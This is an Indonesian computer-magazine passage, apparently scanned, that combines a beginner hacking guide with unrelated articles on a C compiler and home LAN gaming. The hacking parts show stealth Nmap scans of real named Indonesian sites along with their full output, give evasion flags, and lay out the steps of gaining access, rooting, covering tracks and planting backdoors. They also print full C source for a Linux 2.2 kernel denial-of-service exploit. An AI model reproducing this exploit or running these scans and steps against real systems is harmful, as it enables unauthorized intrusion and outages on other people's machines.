5 Tampil daftar menu, yang penting adalah 'mkacct' untuk menciptakan account unix shell anda.



6 Anda diminta memasuk-kan nama akses Anda. Teks kebijakan tampil. Pilih 'yes' untuk setuju.



7 Anda akan diminta memasukkan data pribadi anda. Terakhir ketikkan *password* yang dipilih.



8 Pada akses yang pertama ini anda diminta mema-sukkan *cookie*. Cookie ini dikirim lewat email.

Apabila kita sudah mendapatkan *remote shell account*, maka langkah selanjutnya adalah *login* menggunakan *account* tersebut ke sistem. Untuk *remote login* biasanya menggunakan *telnet*, tetapi perlu diingat bahwa *telnet* ini tidak aman, karena *telnet* untuk komunikasi antara Client & Server-nya tidak terenkripsi, sehingga data yang dikirim baik *password* maupun *username* maupun data lain dikirim dalam bentuk bahasa yang mudah dimengerti oleh manusia. Jadi data kita bisa dengan mudah diintip orang lain. Apabila *shell account* yang anda dapatkan menggunakan *TELNET* (port 23) maka saran saya berhati-hatilah, jangan gunakan untuk *remote login* lagi ke *shell account* yang lain, sebab *username* dan *password*-nya dapat diintip.

Bila sudah menggunakan *SSH* (port 22) maka kita tidak perlu khawatir karena data yang lewat melalui koneksi *SSH* ini sudah terenkripsi dan bila ada yang melakukan pengintipan (*sniffing*) maka hasil *log* yang dia dapatkan adalah bahasa enkripsi komputer yang sangat sulit untuk diterjemahkan menjadi bahasa manusia.

Untuk software *telnet* dan *SSH* client-nya gunakan saja *PuTTY* yang gratisan dan sangat mudah penggunaannya. Cari saja di Altavista dengan kata kunci: *PuTTY*.

Isikan kolom *hostname* dengan *hostname shell account* anda, lalu pilih jenis koneksinya apakah *SSH*, ataukah *telnet*. Setelah itu klik pada *Open*. Dan bila muncul *username* dan *password* maka isikan sesuai dengan *username* dan *password* saat registrasi *shell account*.

Bila kita telah berhasil login, maka akan muncul tanda # atau \$ yang menandakan prompt shell.

Upload script-script exploit yang ingin anda gunakan memakai *FTP*. Karena script itu berupa *Text* maka jangan lupa gunakan transfer mode *ASCII*.

- *Layar konfigurasi PuTTY dan layar Connection telnet dan SSH pada PuTTY*

Apabila script yang anda ingin gunakan adalah *PERL* maka tidak perlu dicompile, melainkan langsung saja dijalankan.

\$perl namafile.pl

Ikuti perintah exploit yang muncul, bila ia memunculkan seperti ini:

\$perl namafile.pl

Usage: namafile.pl <host>

Maka kita perlu memasukkan *host* yang kita tuju dengan menambahkan IP address atau *hostname* pada akhir command diatas.

Apabila script yang kita miliki merupakan file dalam bahasa C maka perlu kita kompile terlebih dahulu sebelum kita pakai.




\$gcc -o filebinary file.c

Filebinary merupakan file binary yang dibentuk dari *file.c* Apabila kompilingnya sudah selesai, maka tinggal kita run binarynya dengan:

\$/filebinary

Sekian dahulu tulisan saya tentang pengenalan dunia hacking sampai dengan menggunakan script-script exploit. Setelah ini akan saya lanjutkan untuk langkah-langkah hacking *Nix dan NT.


Penulis dapat dihubungi lewat milis indosniffing@yahooogroups.com.




PuTTY: Telnet and SSH Client



1 Download PuTTY di www.chiark.greenend.org.uk/~sgtatham/putty/download.html



2 Setelah setup, double click icon PuTTY dan pada kotak dialog ketikkan host name *sdf.lonestar.org*. Klik 'Open.'



3 Sesi telnet pada PuTTY akan dibuka. Login ke *unix shell account* anda dan masukkan *password*.



4 Anda akan mendapatkan prompt 'S' yang menandakan bahwa Anda sekarang berada pada *unix shell*.



Port Scanning

Melihat Kondisi Target di Internet

Sambil berbagi mengenai cara 'mengintip' server suatu situs, Onno W. Purbo memberikan contoh tiga buah situs yang ia scan dengan Nmap: Klik BCA, Detik.Com, dan Telkom. Yang mana yang paling lemah pertahanannya?

DALAM MELAKUKAN hacking jarak jauh (*remote*), langkah paling awal yang diperlukan sebelum proses hacking dilakukan adalah melihat servis yang diberikan oleh server atau target di Internet. Dalam konsep jaringan komputer klien-server, setiap program atau servis akan menempati sebuah port dalam tatanan protokol TCP (Transmission Control Protocol). Sebagai gambaran kombinasi port-program atau servis yang cukup familiar dengan pengguna umum Internet adalah:

25 smtp server
80 web server
110 pop server

Cara paling sederhana untuk melihat status servis pada server target di Internet adalah menggunakan *software* port scanner seperti Nmap di Linux yang dibuat oleh fyodor@insecure.org

Nmap di rancang untuk memungkinkan seorang sistem administrator atau perorangan yang iseng untuk melakukan *scan* jaringan yang besar, melihat mesin yang sedang beroperasi dan servis

yang mereka berikan. Cukup banyak teknik scan yang diberikan oleh Nmap seperti UDP, TCP connect(), TCP SYN (half open), ftp proxy (bounce attack), Reverse-ident, ICMP (ping sweep), FIN, ACK sweep, Xmas Tree, SYN sweep, dan Null scan. Di samping itu, Nmap juga memberikan banyak fitur seperti remote OS detection via TCP/IP fingerprinting, stealth scanning, kalkulasi dynamic delay dan retransmission, parallel scanning, detection of down hosts via parallel pings, decoy scanning, port filtering detection, direct (non-port-mapper) RPC scanning, fragmentation scanning, dan spesifikasi yang flexible dari target dan port.

Saya kebetulan menggunakan Linux Mandrake 8.0 di komputer Pentium 133MHz di rumah. Linux Mandrake 8.0 menyediakan Nmap dalam distribusinya. Port scanner nmap dapat digunakan menggunakan command line (di ketik di *prompt \$* atau #) atau menggunakan grafik interface di Linux. Saya sendiri lebih suka meng-

gunakan *command line*, karena kita dapat mengontrol lebih banyak parameter.

Tampak dari antara ketiga situs di atas, ibank.klikbca.com merupakan situs yang paling serius pertahanannya. Bahkan Nmap yang melakukan *stealth probe* gagal untuk melihat port-port yang aktif pada ibank.klikbca.com (sebetulnya port 443 terbuka di ibank.klikbca.com).

Situs Telkom (www.telkom.co.id) termasuk yang paling parah pertahanannya, demikian banyak port yang terbuka di Internet sehingga membuat kita berpikir apakah betul ini Telkom yang hebat itu? *Koq* sampai demikian ceroboh? Atau disengaja? Entahlah.

Detik (www.detik.com) cukup baik hanya membuka penuh port 80 (Web) dan 22 (SSH); di samping ada bebe-



• Situs PT Telekomunikasi Indonesia (www.telkom.co.id) banyak 'lubangnya'? Setidaknya itu kesan yang didapat Onno W. Purbo ketika mencoba men-scan situs ini dengan menggunakan perangkat lunak port scanner Nmap (lihat hasilnya pada boks di halaman berikut.)

7Hasil port scan tiga (3) situs Indonesia di Internet, yaitu: **www.detik.com**, **www.telkom.co.id**, dan **ibank.klikbca.com**

```
[root@gate onno]# nmap -v -sS -O www.detik.com
Starting nmap V. 2.53 by fyodor@insecure.org
(www.insecure.org/nmap/)
Host www.detik.com (202.158.66.181) appears to be
up ... good.
Initiating SYN half-open stealth scan against
www.detik.com
Interesting ports on www.detik.com
(202.158.66.181):
(The 1513 ports scanned but not shown below are in
state: filtered)
Port      State      Service
20/tcp    closed    ftp-data
21/tcp    closed    ftp
22/tcp    open      ssh
25/tcp    closed    smtp
80/tcp    open      http
110/tcp   closed    pop-3
443/tcp   closed    https
1417/tcp  closed    timbuktu-srv1
5900/tcp  closed    vnc
5901/tcp  closed    vnc-1

TCP Sequence Prediction: Class=random positive
increments
Difficulty=3193299 (Good luck!)
Nmap run completed -- 1 IP address (1 host up)
scanned in 580 seconds
```

```
[root@gate onno]# nmap -v -sS -O www.telkom.co.id

Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Host (202.134.2.15) appears to be up ... good.
Interesting ports on (202.134.2.15):
(The 1493 ports scanned but not shown below are in
state: closed)
Port      State      Service
7/tcp     open      echo
9/tcp     open      discard
13/tcp    open      daytime
```

```
19/tcp    open      chargen
37/tcp    open      time
80/tcp    open      http
111/tcp   open      sunrpc
137/tcp   filtered  netbios-ns
138/tcp   filtered  netbios-dgm
139/tcp   filtered  netbios-ssn
199/tcp   open      smux
512/tcp   open      exec
513/tcp   open      login
514/tcp   open      shell
543/tcp   open      klogin
544/tcp   open      kshell
882/tcp   open      unknown
883/tcp   open      unknown
1234/tcp  open      hotline
1352/tcp  open      lotusnotes
1524/tcp  filtered  ingreslock
2041/tcp  filtered  interbase
2401/tcp  open      cvspserver
6000/tcp  filtered  X11
6112/tcp  open      dtspc
12345/tcp filtered  NetBus
12346/tcp filtered  NetBus
27665/tcp filtered  Trinoo_Master
32771/tcp open      sometimes-rpc5
32773/tcp open      sometimes-rpc9
```

```
TCP Sequence Prediction: Class=truly random
Difficulty=9999999
(Good luck!)
Nmap run completed -- 1 IP address (1 host up)
scanned in 284 seconds
[root@gate onno]#
[root@ycldav onno]# nmap -vv -sS -O
ibank.klikbca.com

Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Host(202.158.15.52) appears to be down, skipping it.

Note: Host seems down. If it is really up, but
blocking our ping probes, try -P0

Nmap run completed -- 1 IP address (0 hosts up)
scanned in 43 seconds
```

rapa port lain yang beroperasi tetapi tertutup bagi akses umum di Internet.

Cara menjalankan Nmap juga relatif sederhana, menggunakan format:

```
# nmap [tipe scan]
[option] nama-target-mesin
```

Jika PC anda tersambung ke Internet, maka port scanning akan dijalankan secara otomatisipikan hasil seperti tam-pak di atas.

Ada beberapa tipe scan yang sering digunakan untuk melihat port mana saja yang terbuka dari ribuan port; beberapa perintah yang ada seperti, -sT, -sF, -sR dsb. Yang sering saya gunakan adalah:

- **-sS - TCP SYN scan.** Teknik ini kadang di sebut “half-

open” scanning karena anda tidak membuka penuh hubungan TCP. Jika di-respon dengan SYN|ACK maka port berarti terbuka. Bila responds berupa RST menunjukkan servis tidak jalan. Pada saat SYN|ACK di terima, Nmap akan me-respon dengan RST. Dengan teknik ini, sedikit situs yang akan mencatat scanning yang dilakukan. Ini disebut stealth scanning.

Ada banyak opsi yang mengatur cara kerja Nmap, beberapa yang sering saya gunakan misalnya:

- **-P0** - tidak melakukan ping ke target, untuk menghindari kita terlihat oleh target.
- **-f** - menggunakan potongan paket kecil-kecil (*fragmented*) agar sulit di

deteksi oleh *software* pendeteksi penyusup.

- **-v** - verbose mode, untuk melihat hasil antara proses scan pada layar.
- **-O** - mencoba menebak sistem operasi yang digunakan oleh mesin target.

Untuk melihat penjelasan lengkap berbagai pilihan yang ada di Nmap, ada baiknya membaca manual Nmap yang dapat diperoleh dengan mengetikkan:

```
$ man nmap
di prompt Linux.
```

Setelah kita mengetahui port atau servis yang dijalankan di mesin target, kita perlu mengetahui jenis *software* untuk servis tersebut. Dan mencoba membaca-baca di

situs *underground* tentang kelemahan *software* tersebut. Syukur-syukur kalau anda menemukan eksploit *software* tersebut. Biasanya eksploit yang tersedia perlu di-*compile* dengan menggunakan compiler C.

Perlu diingat dan dipahami proses hacking akan terdiri dari empat langkah utama:

- 1 Memperoleh akses ke situs.
- 2 Menghack root.
- 3 Menutupi bekas-bekas anda.
- 4 Membuat backdoor untuk menjaga account.

Kita baru mencapai Langkah 0 dari usaha untuk membuka akses ke situs. Perjalanan masih lama dan membutuhkan banyak waktu dan proses belajar. NT

Meng-*compile* Eksploit dalam Bahasa C

DALAM PENGEMBARAAN KITA ketika melakukan hacking sering kali kita memperoleh program (eksploit) yang dapat digunakan untuk mengeksploitasi sebuah sistem. Program ini tidak jarang berbentuk source code bukan executable dalam bahasa C yang perlu kita compile agar menjadi bentuk executable yang dapat dijalankan.

Di samping itu, cara belajar hacking yang terbaik adalah dengan mempelajari program orang lain yang telah sukses dalam melakukan hacking. Atau melihat struktur program yang ada. Di Linux, proses belajar ini menjadi sangat cepat karena sebagian besar source code Linux tersedia/terbuka dan dapat kita lihat menggunakan teks editor biasa pada directory:

/usr/src/linux

Tentunya sebelum melihat demikian banyak source code

ada baiknya anda membacabaca berbagai teknik yang berkaitan dengan kerja sistem operasi/Linux maupun kerja Internet yang di dokumentasikan dalam bentuk file Request For Comment (RFC) yang dapat di ambil secara gratis di berbagai situs Internet, seperti www.internic.net, www.linuxdoc.org, dsb.

Eksploit ini merupakan teknik yang membuat *buffer (stack) over flow* sehingga mesin Linux anda tidak bisa beroperasi lagi seperti *hang*, kecuali anda reset. Kebetulan saya menggunakan Mandrake 8.0 yang menggunakan kernel 2.4.3 yang tidak terpengaruh exploit ini.

Setelah ada mengedit file *source code* dalam bahasa C dengan teks editor biasa, langkah selanjutnya adalah mengcompile-nya. Pada masa lalu (jaman DOS 3.3), sa-



• *Miracle C*, salah satu compiler yang dapat di-download gratis pada di <http://www.c-compiler.com>. Shareware ini dapat digunakan tanpa membayar apa-apa. Bila menginginkan support, registrasikan software anda dengan biaya US\$19.00

ya biasanya menggunakan Turbo C untuk mengcompile source code. Saat ini dengan menggunakan Linux, jika di install fasilitas development-nya, maka GNU C Compiler (gcc) biasanya merupakan bagian integral dari fasilitas development pada Linux.

Pada Linux, proses *compiling* dapat dilakukan secara sederhana saja, dengan menuliskan perintah:

\$ gcc exploit.c -o exploit
maka file exploit.c akan di

compile menjadi executable yang dalam hal ini diberi nama exploit (oleh perintah -o exploit) yang kemudian dapat dijalankan dengan perintah:

\$./exploit

Jika anda mulai melakukan pemrograman yang kompleks dengan banyak source file C, maka biasanya dibantu dengan file Makefile yang akan mengatur cara-cara membuat object code dan compile dari masing-masing source code.

Contoh sebuah source code exploit untuk Linux kernel 2.2-2.3.99 saya tampilkan berikut ini.

```
/*          [http://b0f.morphed.net] - eth0
*/
/*
*/
/* Vulnerable
Linux 2.2.12
Linux 2.2.13
Linux 2.2.14
Linux 2.3.99-pre2
```

The following exploit code will hang any Linux machine on various Pentium platforms.

Note that this does not require any special privileges, and any user can compile and run it, so watch out kiddies...

The send system call immediately puts the kernel in a loop spewing kmalloct: Size (131076) too large forever (or until you hit the reset button).

Apparently UNIX domain sockets are ignoring the /proc/sys/net/core/wmem_max parameter, despite the documentation to the contrary.

[code provided by eth0 from b0f security]
[information provided by Jay Fenlason]
[http://b0f.morphed.net]

```
[bufferoverflow security]
*/
#include <sys/types.h>
#include <sys/socket.h>
#include <string.h>

char buf[128 * 1024];

int main ( int argc, char **argv )
{
    struct sockaddr SyslogAddr;
    int LogFile;
    int bufsize = sizeof(buf)-5;
    int i;

    for ( i = 0; i < bufsize; i++ )
        buf[i] = ' '+(i%95);
        buf[i] = '\0';

    SyslogAddr.sa_family = AF_UNIX;
    strncpy ( SyslogAddr.sa_data, "/dev/log",
        sizeof(SyslogAddr.sa_data) );
    LogFile = socket ( AF_UNIX, SOCK_DGRAM, 0 );
    sendto ( LogFile, buf, bufsize, 0, &SyslogAddr,
        sizeof(SyslogAddr) );
    return 0;
}
```


Miracle C

untuk Memahami C Compiler

BAGI YANG MASIH AWAM dengan pemrograman dan Bahasa C, dan belum terbayang bagaimana caranya menulis dan meng-compile Bahasa C itu, berikut ini disajikan langkah-langkahnya secara ringkas, sekedar untuk apresiasi.



Miracle C Compiler cukup lengkap, namun merupakan *shareware* yang dapat dipakai gratis.

Download Miracle C di www.c-compiler.com. Pada


Windows 200, ME, dan XP dapat langsung diinstalasi sebab teknologi *installer* Microsoft sudah *built-in* di dalam *file*-nya.

Untuk Windows 95/98, anda harus menginstalasi MSI Installer Package dari Microsoft (juga gratis) di <http://www.microsoft.com/msdownload/platformsdk/instdmsi.htm>


Setelah itu anda dapat mencari sendiri berbagai exploit C yang ada di Internet.



1 Double click mc32shr.msi dan jendela Installation Wizard akan terbuka. Ikuti sampai selesai instalasi.



2 Jalankan Miracle C dari Start > Program > Miracle C > Miracle C Workbench




3 Pada layar Miracle C pilih 'New' untuk membuat *source code* C sederhana anda.




4 Suatu *text editor* akan terbuka. *Text editor* lain dapat digunakan, namun di sini ada *online debugging*nya.




5 Ketikkan program sederhana anda. Tampak ada warna-warna yang menunjukkan sifat teks.




6 Save sebagai **hellowor.c** dengan klik File > Save (dapat juga Ctrl+S atau klik icon disket).




7 File yang telah tersimpan tadi dapat dibuka dengan File > Open dan tampak *source code* **hellowor.c**



8 Compile hellowor.c dengan mengklik Run > Compile. Akan terbentuk file **hellowor.obj**




9 Selanjutnya program ini perlu di-link. Klik Rub > Build. Akan terbentuk file **hellowor.exe**



10 File hellowor.exe ini sudah bisa dijalankan. Klik Run > Execute. Pada execute window klik 'Run'



11 Tampak teks **Hello, world!** pada prompt MS-DOS. Sukses dengan program C pertama!



12 Coba buka file c lain yang didapat di Internet, misalnya **exploit.c** dan lakukan proses di atas.



Yang Sedang Trendi Home Network

Jika anda mempunyai lebih dari satu komputer di rumah, anda dapat mendayagunakannya agar dapat lebih bermanfaat bagi anda dan keluarga. Kenali teknik *home networking* yang sebenarnya sederhana dan mudah dipraktikkan.



DEWASA INI SUDAH BANYAK ORANG yang mempunyai dua atau lebih komputer di rumah-

nya, terutama bila telah membeli komputer baru sedangkan yang lama masih dapat dipakai. Manfaat lebih akan dirasakan apabila komputer-komputer ini dapat dihubungkan satu sama lain, berbagi file antar-komputer, berbagi periferal seperti *printer* maupun CD ROM, atau bahkan berbagi akses Internet. Dan satu lagi yang tidak dilupakan bermain game *multiplayer* antarkomputer seperti halnya di warnet-warnet jaman sekarang yang lebih ramai untuk *LAN gaming* daripada akses Internet biasa.

Dari mana mulainya? NeoTek kali ini akan membahas segi praktis cara menghubungkan satu komputer dengan lainnya membentuk suatu jaringan komputer (computer network). Pem-

bahasan teori akan dihindari sedapatnya, walaupun terkadang tetap perlu dibahas sebagai latar belakang.

Mulai dengan dua komputer

OK. Anda punya dua komputer dan anda ingin menghubungkannya satu sama lain. Ada beberapa cara untuk menghubungkan dua komputer agar keduanya dapat berkomunikasi. Yang pertama melalui teknik DCC (Direct Cable Connection) dan yang kedua melalui ethernet card.

DCC adalah teknik yang paling murah sebab yang diperlukan hanyalah kabel yang menghubungkan kedua komputer itu. Kabel itu dapat berupa kabel port serial ke serial atau kabel port parallel ke parallel. Kedua komputer anda pasti sudah punya kedua jenis port ini. Port parallel dikenal juga sebagai printer port (LPT1) dan kabel serial dikenal sebagai communication port (COM1). Kabel yang digunakan dikenal

sebagai *lap link cable*. Yang umum digunakan adalah paralel ke paralel sebab menghasilkan komunikasi yang lebih cepat.


DCC atau Ethernet card?

DCC jelas lebih murah sebab yang anda perlu beli hanya kabel *lap link* saja yang harganya tidak sampai lima puluh ribu rupiah. Bila menggunakan Ethernet card, maka Ethernet card yang perlu dibeli jelas harus dua buah (harganya bervariasi dari seratus ribuan sampai tiga ratus ribuan) dan kabel *network cross over* (tergantung panjangnya, yang tiga meter harganya sekitar lima puluh ribu). Jadi apa beda-

nya memodali lima puluh ribu (untuk DCC) dan empat ratus ribuan (untuk NIC card)?

Bila anda penggemar game, jelas DCC bukan pilihan yang cocok. DCC hanya untuk berbagi sumber daya di antara dua komputer. Akses *drive* (dan file) antara kedua komputer, berbagi printer, CD ROM, serta periferal lain. Untuk game? Tidak bisa.

Dengan Ethernet card dan network cable, pada dasarnya komputer anda sudah terhubung seperti layaknya jaringan komputer di kantor-kantor besar. Hanya saja tidak perlu pakai hub sebab hanya dua komputer. Apabila salah satu komputer



• Diagram sederhana teknik home networking dengan menggunakan Direct Cable Connection (DCC). Teknik ini paling sederhana. Komputer hanya dihubungkan oleh sebuah kabel (dapat serial atau paralel.)

terhubung ke internet, maka yang kedua dapat meminjam koneksi internet itu. Jadi dengan satu koneksi internet, dua komputer dapat browsing sekaligus. Game zaman se-


karang banyak yang memanfaatkan multiple port pada protocol internet (IP) sehingga dengan men-setup TCP/IP sebagai protokolnya, kedua komputer dapat dipakai duel Quake II atau ikut serta dalam internet game (misalnya pada Microsoft Gaming Zone). Berbagi file dan periferal seperti halnya DCC? Jelas bisa dong!

Satu hal lagi yang juga perlu diketahui. DCC akan menetapkan salah satu komputer sebagai host dan lainnya sebagai guest. Guest akan

login ke host seperti halnya mengakses komputer lewat Dial-up Networking (hanya disini local lewat kabel).

Akses ini dapat gagal seperti halnya kalau kita mengakses ISP lewat modem.

Jadi lebih repot. Belum lagi kita tidak



• Salah satu Ethernet card

yakin dengan konfigurasi port-port pada komputer rakitan yang dibeli. Bisa-bisa malah tidak jalan sama sekali.

Dengan Ethernet card dan network cable, menghubungkan kedua komputer akan lebih lancar dan men-setup-nya serupa dengan men-setup jaringan komputer yang lebih besar. Bila nanti ada komputer ketiga, anda tinggal membeli hub saja untuk menghubungkan ketiganya. Dengan software Wingate (gratis) anda sudah bisa buka warnet!

Dua Komputer untuk Duel pada Permainan Multiport Game

GAME ZAMAN SEKARANG MEMANFAATKAN multiport pada TCP/IP untuk multiplayer game. Sekali network telah terpasang, baik dua komputer lewat kabel network cross over ataupun beberapa komputer melalui hub, maka instalasi multiplayer game sama saja caranya.

Ada banyak multiplayer game yang populer seperti Quake II, Half Life, ataupun Counter Strike. Untuk contoh ini dipilih *Age of Empires*.

Setup LAN Game: Age of Empire

Pada Kedua Komputer

1 Pada kedua komputer instal *Age of Empire* seperti biasa. Ikuti saja langkah-langkahnya sampai selesai terpasang. Kini pada satu komputer terdapat CD *Age of Empire* sedangkan pada satunya lagi tidak ada.

2 Jalankan *Age of Empire* pada kedua komputer dan tampak layar pembukaan yang memberi pilihan 'Single Player' atau 'Multiple Player.'

Pada Komputer Game Host

3 Pada salah satu komputer pilih 'Multiple Player' (tidak harus yang ada CD-nya). Tampil layar dialog Multiplayer Connection. Isikan nama pemain, misalnya 'pikachu.' Pada Connection Type pilih Internet TCP/IP for Direct Play. Klik OK

4 Selanjutnya akan tampil layar dialog Multiplayer Games. Karena belum ada game yang dibuat, pilih Create dan isikan nama game anda, misalnya 'Head-to-Head Duel' dan klik OK.

5 Multiplayer game dibentuk dan akan tampil layar Multiplayer Game. Terlihat di sini sudah ada satu pemain pertama, yaitu Pikachu. Sedangkan port untuk pemain lain masih kosong (semuanya ada delapan port).

6 Pada sisi kanan bawah layar terdapat kotak bertuliskan 'IP.' Klik dan akan tampil kotak yang menunjukkan identifikasi komputer yang menjadi host game ini. Ketikkan Host name: Jessica dan IP Address 169.254.143.235.

Ini sama dengan yang dibaca pada IP Configuration sewaktu menjalankan 'winipcfg.' Nama atau IP Address ini akan dibutuhkan oleh komputer kedua.



Pada Komputer Pengikut

7 Pada komputer yang kedua, setelah memilih

'Multiplayer Game' isikan nama pemainnya, misalkan 'gozilla.' Dan pilih Connection Type-nya 'Internet TCP/IP Connection for DirectPlay.' Klik OK.

8 Karena komputer ini akan bermain dengan yang pertama, jangan pilih Create, tetapi klik 'Show Games' dan akan tampil kotak kecil 'Locate Session' dan anda diminta mencari game di mana. Ketikkan computer name atau IP Address dari komputer yang pertama. Ketikkan 'jessica' atau '169.254.143.235' (salah satu saja) dan klik OK. Komputer anda mempunyai nama dan IP Address lain lagi.

9 Komputer kedua ini akan mencari game yang di-create di komputer dengan nama 'jessica' dan diperoleh 'Head-to-Head Duel [pikachu] (1/8)' Klik 'Join.'

10 Pada komputer kedua ini akan tampil juga layar Multiplayer Game yang menunjukkan kini ada dua pemain, yaitu pikachu dan gozilla. Kedua komputer kini dapat chatting untuk saling menyiapkan diri atau menantang yang lain.

11 Klik 'I'm Ready' dan nama pemain dari merah akan menjadi hijau. Apabila kedua pemain sudah siap (ditandai dengan warna hijau pada nama), komputer pertama akan berlaku sebagai Game Host dapat meluncurkan permainan ini.

Pada Komputer Game Host

12 Pada komputer Game Host, klik 'Start Game' (pada komputer pengikut tidak terdapat tombol ini) dan permainanpun diluncurkan. Kedua pemain bermain melawan yang lain dan sudut pandang di layar masing-masing pun berbeda. Hal serupa dapat dilakukan dalam men-setup game yang lain.

Selamat mencoba!

Stockist NeoTek di Luar Jabotabek

Jawa Tengah & Yogyakarta

CV Hujunggaluh
